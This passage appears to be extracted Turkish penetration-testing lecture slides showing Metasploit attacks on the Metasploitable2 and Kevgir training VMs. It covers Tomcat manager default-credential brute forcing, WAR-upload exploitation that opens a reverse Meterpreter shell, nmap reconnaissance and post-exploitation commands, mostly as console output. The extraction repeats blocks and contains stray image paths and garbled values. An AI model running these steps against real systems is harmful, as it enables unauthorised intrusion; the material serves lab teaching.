msf exploit(tomcat_mgr_deploy) > show options

Module options (exploit/multi/http/tomcat_mgr_deploy):

Name      Current Setting  Required  Description
-----
PASSWORD  /manager        no       The password for the specified username
PATH      /manager        yes      The URI path of the manager app (/deploy and /undeploy will be used)
Proxies   psychic         no       A proxy chain of format type:host:port[,type:host:port][...]
RHOST     192.168.237.129 yes      The target address
RPORT     80              yes      The target port
USERNAME  tomcat          no       The username to authenticate as
VHOST     /               no       HTTP server virtual host

Exploit target:

Id  Name
--  --
0   Automatic

msf exploit(tomcat_mgr_deploy) > set PASSWORD tomcat
PASSWORD => tomcat
msf exploit(tomcat_mgr_deploy) > set PATH /manager/html
PATH => /manager/html
msf exploit(tomcat_mgr_deploy) > set RHOST 192.168.237.129
RHOST => 192.168.237.129
msf exploit(tomcat_mgr_deploy) > set USERNAME tomcat
USERNAME => tomcat
msf exploit(tomcat_mgr_deploy) > show targets

Exploit targets:

Id  Name
--  --
0   Automatic
1   Java Universal
2   Windows Universal
3   Linux x86

msf exploit(tomcat_mgr_deploy) > set TARGET 3
TARGET => 3
msf exploit(tomcat_mgr_deploy) > exploit
```



# Sızma Testi Örnekleri (Metasploitable2)

Resimdeki gibi tomcat\_mgr\_deploy exploitimizi seçiyoruz gerekli değerleri atayarak exploiti çalıştırıyoruz.

```
systemctl start postgres...
systemctl start postgresql; msfdb start; msfconsole ""

msf > use exploit/multi/http/tomcat_mgr_deploy
msf exploit(tomcat_mgr_deploy) > show options

Module options (exploit/multi/http/tomcat_mgr_deploy):

Name      Current Setting  Required  Description
-----
PASSWORD  /manager        no       The password for the specified username
PATH      /manager        yes      The URI path of the manager app (/deploy and /undeploy will be used)
Proxies   psychic         no       A proxy chain of format type:host:port[,type:host:port][...]
RHOST     192.168.237.129 yes      The target address
RPORT     80              yes      The target port
USERNAME  tomcat          no       The username to authenticate as
VHOST     /               no       HTTP server virtual host

Exploit target:


Id  Name
--  ---
0   Automatic

msf exploit(tomcat_mgr_deploy) > set PASSWORD tomcat
PASSWORD => tomcat
msf exploit(tomcat_mgr_deploy) > set PATH /manager/html
PATH => /manager/html
msf exploit(tomcat_mgr_deploy) > set RHOST 192.168.237.129
RHOST => 192.168.237.129
msf exploit(tomcat_mgr_deploy) > set USERNAME tomcat
USERNAME => tomcat
msf exploit(tomcat_mgr_deploy) > show targets

Exploit targets:

Id  Name
--  ---
0   Automatic
1   Java Universal
2   Windows Universal
3   Linux x86

msf exploit(tomcat_mgr_deploy) > set TARGET 3
TARGET => 3
msf exploit(tomcat_mgr_deploy) > exploit
```





# Sızma Testi Örnekleri (Metasploitable2)

**RPORT** değişkenini default bıraktığımız için çalışmadı Nmapdaki portu yani **8180** i girip yeniden çalıştırdık.Ve meterpreter ile sisteme sızdık.Bundan sonra meterpreter komutları ile sistem hakkında bilgi alınabilir.

```
systemctl start postgresql; msfdb start; msfconsole ""

Id  Name
--  --
0   Automatic

msf exploit(tomcat_mgr_deploy) > set PASSWORD tomcat
PASSWORD => tomcat
msf exploit(tomcat_mgr_deploy) > set PATH /manager/html
PATH => /manager/html
msf exploit(tomcat_mgr_deploy) > set RHOST 192.168.237.129
RHOST => 192.168.237.129
msf exploit(tomcat_mgr_deploy) > set USERNAME tomcat
USERNAME => tomcat
msf exploit(tomcat_mgr_deploy) > show targets


Exploit targets:
Id  Name
--  --
0   Automatic
1   Java Universal
2   Windows Universal
3   Linux x86

msf exploit(tomcat_mgr_deploy) > set TARGET 3
TARGET => 3
msf exploit(tomcat_mgr_deploy) > exploit

[*] Exploit aborted due to failure: not-found: The target server fingerprint "Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )" does not match "(?-mix:A
pache.*(Coyote|Tomcat))", use 'set FingerprintCheck false' to disable this check.
[*] Exploit completed, but no session was created.
msf exploit(tomcat_mgr_deploy) > set RPORT 8180
RPORT => 8180
msf exploit(tomcat_mgr_deploy) > exploit

[*] Started reverse TCP handler on 192.168.237.128:4444
[*] Using manually select target "Linux x86"
[*] Uploading 1829 bytes as 1NmI.war ...
[*] Executing /1NmI/OoK4FG6a1ZzbtkztEaMJGnAPYXoXK.jsp...
[*] Undeploying 1NmI ...
[*] Transmitting intermediate stager for over-sized stage...(105 bytes)
[*] Sending stage (1495599 bytes) to 192.168.237.129
[*] Meterpreter session 1 opened (192.168.237.128:4444 -> 192.168.237.129:38799) at 2016-07-26 14:49:27 -0400

meterpreter >
```



# Sızma Testi Örnekleri (Metasploitable2)

Meterpreter komutları ile bir kaç bilgi edindik sistem hakkında.

```
systemctl start postgresql; msfdb start; msfconsole ""

[*] Executing /!Nmi/OoK4FG6a1Z2btktzEaMJGnAPYXoXK.jsp...
[*] Undeploying !Nmi ...
[*] Transmitting intermediate stager for over-sized stage...(105 bytes)
[*] Sending stage (1495599 bytes) to 192.168.237.129
[*] Meterpreter session 1 opened (192.168.237.128:4444 -> 192.168.237.129:38799) at 2016-07-26 14:49:27 -0400

meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 (i686)
Architecture : i686
Meterpreter   : x86/linux
meterpreter > getuid
Server username: uid=110, gid=65534, euid=110, egid=65534, suid=110, sgid=65534
meterpreter > getpid
Current pid: 5453
meterpreter > shell
Process 5471 created.
Channel 1 created.
sh: no job control in this shell
sh-3.2$
sh-3.2$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
sh-3.2$ whoami
tomcat55
sh-3.2$ ps
  PID TTY          TIME CMD
  5127 ?        00:00:16 jsvc
  5453 ?        00:00:00 rThdYieCsIzKrBn
  5471 ?        00:00:00 sh
  5481 ?        00:00:00 ps


sh-3.2$ pa aux
sh: pa: command not found
sh-3.2$ ps aux
USER          PID  %CPU  %MEM    VSZ   RSS TTY      STAT   START       TIME COMMAND
root          1      0.0  0.3   2844   1696 ?        Ss     13:36   0:01 /sbin/init
root          2      0.0  0.0     0     0 ?        Ss     13:36   0:00 [kthreadd]
root          3      0.0  0.0     0     0 ?        Ss     13:36   0:00 [migration/0]
root          4      0.0  0.0     0     0 ?        Ss     13:36   0:00 [ksoftirqd/0]
root          5      0.0  0.0     0     0 ?        Ss     13:36   0:00 [watchdog/0]
root          6      0.0  0.0     0     0 ?        Ss     13:36   0:00 [events/0]
root          7      0.0  0.0     0     0 ?        Ss     13:36   0:00 [khelper]
root          41     0.0  0.0     0     0 ?        Ss     13:36   0:00 [kblockd/0]
root          68     0.0  0.0     0     0 ?        Ss     13:36   0:00 [kseriod]
root          187    0.0  0.0     0     0 ?        Ss     13:36   0:00 [pdflush]
root          188    0.0  0.0     0     0 ?        Ss     13:36   0:00 [pdflush]
root          189    0.0  0.0     0     0 ?        Ss     13:36   0:00 [kswapd0]
root          230    0.0  0.0     0     0 ?        Ss     13:36   0:00 [aio/0]
```

# Sızma Testi Örnekleri (Kevgir)

<https://canyoupwn.me/kevgir-vulnerable-vm/> adresinden Kevgiri indirebilirsiniz.

Nmap ile keşif taramasına başlıyoruz. Çalışan servisleri ve versiyonları tespit ettikten sonra bu servisleri ve versiyonları detaylıca araştırarak bir zaafiyet varmı exploit db de yada başka site ve bloglarda bir şey varsa o hedef üzerinden sızmaya çalışılır. Bu makinede birden fazla açıklık bulunmakta fakat ben Tomcat üzerinden gideceğim.

# Sızma Testi Örnekleri (Kevgir)



```
[root:~/Desktop]# nmap -sS -sV -Pn -p- 192.168.237.137

Starting Nmap 7.01 ( https://nmap.org ) at 2016-10-25 18:32 EDT
Nmap scan report for 192.168.237.137
Host is up, received arp-response (0.000052s latency).
Not shown: 65517 closed ports
Reason: 65517 resets
PORT      STATE SERVICE      REASON      VERSION
25/tcp    open  ftp          syn-ack ttl 64 vsftpd 3.0.2
80/tcp    open  http         syn-ack ttl 64 Apache httpd 2.4.7 ((Ubuntu))
111/tcp   open  rpcbind     syn-ack ttl 64 2-4 (RPC #100000)
139/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X (workgroup: CANYOUPWNME)
445/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X (workgroup: CANYOUPWNME)
1322/tcp  open  ssh         syn-ack ttl 64 OpenSSH 6.6.1p1 Ubuntu Zubuntu2 (Ubuntu Linux; pro
to
col 2.0)
2049/tcp  open  nfs         syn-ack ttl 64 2-4 (RPC #100003)
6379/tcp  open  redis       syn-ack ttl 64 Redis key-value store
8080/tcp  open  http        syn-ack ttl 64 Apache Tomcat/Coyote JSP engine 1.1
8081/tcp  open  http        syn-ack ttl 64 Apache httpd 2.4.7 ((Ubuntu))
9000/tcp  open  http        syn-ack ttl 64 Jetty winstone-2.9
35081/tcp open  status      syn-ack ttl 64 1 (RPC #100024)
37149/tcp open  unknown     syn-ack ttl 64
37320/tcp open  ssh         syn-ack ttl 64 Apache Mina sshd 0.8.0 (protocol 2.0)
37658/tcp open  mountd     syn-ack ttl 64 1-3 (RPC #100005)
44477/tcp open  mountd     syn-ack ttl 64 1-3 (RPC #100005)
56895/tcp open  nlockmgr   syn-ack ttl 64 1-4 (RPC #100021)
59207/tcp open  mountd     syn-ack ttl 64 1-3 (RPC #100005)
1 service unrecognized despite returning data. If you know the service/version, please submit
the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port37149-TCP:V=7.01%I=7%D=10/25%Time=580FDD9B%P=x86_64-pc-linux-gnu%r(
SF:DNSVersionBindReq,36,"Unrecognized\x20protocol:\x20\0\x06\x01\0\0\x01\0
SF:\0\0\0\0\x07version\x04bind\0\0\x10\0\x03\n")%r(DNSStatusRequest,24,"
SF:Unrecognized\x20protocol:\x20\0\0\x10\0\0\0\0\0\0\0\0\0\0\0\0\0\0\n");
MAC Address: 00:0C:29:A5:3C:5B (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 122.17 seconds
[root:~/Desktop]#
```

System status and resource usage information:

**System:** kali Uptime: 0h 9m 42s

**Load:** 2301 Load: 0.00, 0.11, 0.12  
Inodes: 0 /131 CPU0: 2% CPU1: 2%

**Processes:**

Process	PID	CPU	MEM
python	849	1.02	2.54
python	1503	0.51	0.36
python	2101	0.00	0.00
python	1939	0.00	0.00
python	1479	0.00	0.27

**Memory & Swap:** Mem: 17% Swap: 0%

**System:** Mem free: 10.9GiB / 28.2GiB

**Network (eth0 192.168.237.128):**

Direction	KB/s	Up	KB/s
Downloaded	3.86MiB	0B	3.82MiB

**File (No Address):**

Direction	KB/s	Up	KB/s
Downloaded	0B	0B	0B

**Connections:** Round: 0 Outbound: 0 Total: 0  
Bound Local Service/Port



# Sızma Testi Örnekleri (Kevgir)

Metasploit'i açarak tomcat ile ilgili auxiliary ve exploitleri arıyoruz.

The screenshot displays a Kali Linux desktop environment. On the left, there is a file manager window showing various folders and files, including 'Burp\_Suit...', 'PDF', 'wifjamme...', 'pycharm-...', 'scapy-2.3.2', 'Django-1.6', 'D-TECT', 'laudanum...', 'sslststrip-0.9', 'phpshell-2.4', 'phishing.doc', 'r57.php', and 'slowloris.pl'. The central focus is a terminal window titled 'systemctl start postgresql; msfdb start; msfconsole'. The terminal shows the following commands and output:

```
[root:~/Desktop]# systemctl start postgresql; msfdb start; msfconsole
[root:~/Desktop]# service postgresql start
[root:~/Desktop]# msfconsole

# cowsay++
< metasploit >
-----
          \   /
         (oo)\_____)
            (____)
           (..)\  )
              (____)
               *

Save 45% of your time on large engagements with Metasploit Pro
Learn more on http://rapid7.com/metasploit

[ * ] = [ metasploit v4.11.5-2016010401 ]
+ -- --+ [ 1517 exploits - 875 auxiliary - 257 post ]
+ -- --+ [ 437 payloads - 37 encoders - 8 nops ]
+ -- --+ [ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > search tomcat

Matching Modules
=====
-----
| Name | Disclosure Date | Rank | Description |
-----|-----|-----|-----|
| auxiliary/admin/http/tomcat_administration | | normal | Tomcat Administration Tool Default Access |
| auxiliary/admin/http/tomcat_utf8_traversal | | normal | Tomcat UTF-8 Directory Traversal Vulnerability |
| auxiliary/admin/http/trendmicro_dlp_traversal | | normal | TrendMicro Data Loss Prevention 5.5 Directory Traversal |
| auxiliary/dos/http/apache_commons_fileupload_dos | 2014-02-06 | normal | Apache Commons FileUpload and Apache Tomcat DoS |
| auxiliary/dos/http/apache_tomcat_transfer_encoding | 2010-07-09 | normal | Apache Tomcat Transfer-Encoding Information Disclosure and DoS |
| auxiliary/dos/http/hashcollision_dos | 2011-12-28 | normal | HashTable Collisions |
```

On the right side of the terminal, there is a system monitoring dashboard. It shows system statistics such as 'Uptime: 0h 13m 28s', 'Load: 0.18, 0.17, 0.14', and 'CPU: 5% CPU1: 5%'. Below this, there are graphs for 'Processes' and 'Memory & Swap'. The 'Processes' section shows a table with columns for Name, PID, CPU, and MEM. The 'Memory & Swap' section shows 'Mem: 32%' and 'Swap: 0%'. The 'System' section shows 'Mem: 38% free' and '10.9GiB / 28.2GiB'. The 'Network' section shows 'eth0 (192.168.237.128)' with 'In: 0B' and 'Out: 0B'. The 'Connections' section shows 'Inbound: 2' and 'Outbound: 2'.

# Sızma Testi Örnekleri (Kevgir)

İlk olarak tomcat\_mgr\_login auxiliary ile tomcat servisinin default şifrelerini deniyoruz. Amacımız brute force yöntemi ile kullanıcı adı ve şifresini tespit etmek.

```
systemctl start postgresql; msfdb start; msfconsole --
msf > use auxiliary/scanner/http/tomcat_mgr_login
msf auxiliary(tomcat_mgr_login) > show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

-----
Name                Current Setting                                     Required  Description
-----
BLANK_PASSWORDS     false                                               no        Try blank passwords for all users
BRUTEFORCE_SPEED    5                                                    yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS        false                                               no        Try each user/password couple stored in the current database
DB_ALL_PASS         false                                               no        Add all passwords in the current database to the list
DB_ALL_USERS        false                                               no        Add all users in the current database to the list
PASSWORD            /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt no        A specific password file to authenticate with
PASS_FILE           /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt no        File containing passwords, one per line
PROXIES             []                                                  no        A proxy chain of hostnames and ports to use for connecting to the target
RHOSTS              []                                                  yes       The target address range or CIDR identifier
RPORT               8080                                               yes       The target port
STOP_ON_SUCCESS     false                                               yes       Stop guessing when a credential works for a host
TARGETURI           /manager/html                                       yes       URI for Manager Login
THREADS             1                                                  yes       The number of concurrent threads
USERNAME            []                                                  no        A specific username
USERPASS_FILE       /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt no        File containing usernames and passwords separated by space, one pair per line
USER_AS_PASS        false                                               no        Try the username as the password for all users
USER_FILE           /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt no        File containing usernames, one per line
VERBOSE             true                                                yes       Whether to print output for all attempts
VHOST               []                                                  no        HTTP server virtual host

msf auxiliary(tomcat_mgr_login) >
```

# Sızma Testi Örnekleri (Kevgir)

```
systemctl start postgresql; msfdb start; msfconsole ""
```

```
msf auxiliary(tomcat_mgr_login) > set RHOSTS 192.168.237.137
```

```
RHOSTS => 192.168.237.137
```

```
msf auxiliary(tomcat_mgr_login) > run
```

```
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: admin:admin (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: admin:manager (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: admin:role1 (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: admin:root (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: admin:tomcat (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: admin:s3cret (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: manager:admin (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: manager:manager (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: manager:role1 (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: manager:root (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: manager:tomcat (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: manager:s3cret (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: role1:admin (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: role1:manager (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: role1:role1 (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: role1:root (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: role1:tomcat (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: role1:s3cret (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: root:admin (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: root:manager (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: root:role1 (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: root:root (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: root:tomcat (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: root:s3cret (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: tomcat:admin (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: tomcat:manager (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: tomcat:role1 (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: tomcat:root (Incorrect: )
[+] 192.168.237.137:8080 - LOGIN SUCCESSFUL: tomcat:tomcat
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: both:admin (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: both:manager (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: both:role1 (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: both:root (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: both:tomcat (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: both:s3cret (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: j2deployer:j2deployer (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: ovwebusr:0Vw*busr1 (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: cxsdk:kdsxc (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: root:owaspbwa (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: ADMIN:ADMIN (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: xampp:xampp (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: QCC:QLogic66 (Incorrect: )
[*] Scanned 1 of 1 hosts (100% complete)
```

```
OS: kali Uptime: 0h 19m 44s
```

```
Load: 0.02, 0.10, 0.12
CPU0: 6% CPU1: 6%
```

PROCESSES	PID	CPU	MEM
sshd	1503	1.01	0.36
python3	3354	0.51	15.52
rsyncd	1345	0.51	1.64
rsyncd	849	0.51	3.08
postgres	3679	0.00	0.83

```
MEMORY & SWAP
34%
0%
```

```
SYSTEM
38% free 10.9GiB/ 28.2GiB
```

```
eth0 (192.168.237.128)
Downloaded: 5.59MiB Uploaded: 4.04MiB
```

```
Network (No Address)
Downloaded: 0B Uploaded: 0B
```

```
CONNECTIONS
Bound: 3 Outbound: 3 Total: 6
```

Bound	Local Service/Port	Remote Service/Port
calhost	postgresql	postgresql
calhost	postgresql	postgresql
calhost	postgresql	postgresql



# Sızma Testi Örnekleri (Kevgir)

```
systemctl start postgresql; msfdb start; msfconsole ""
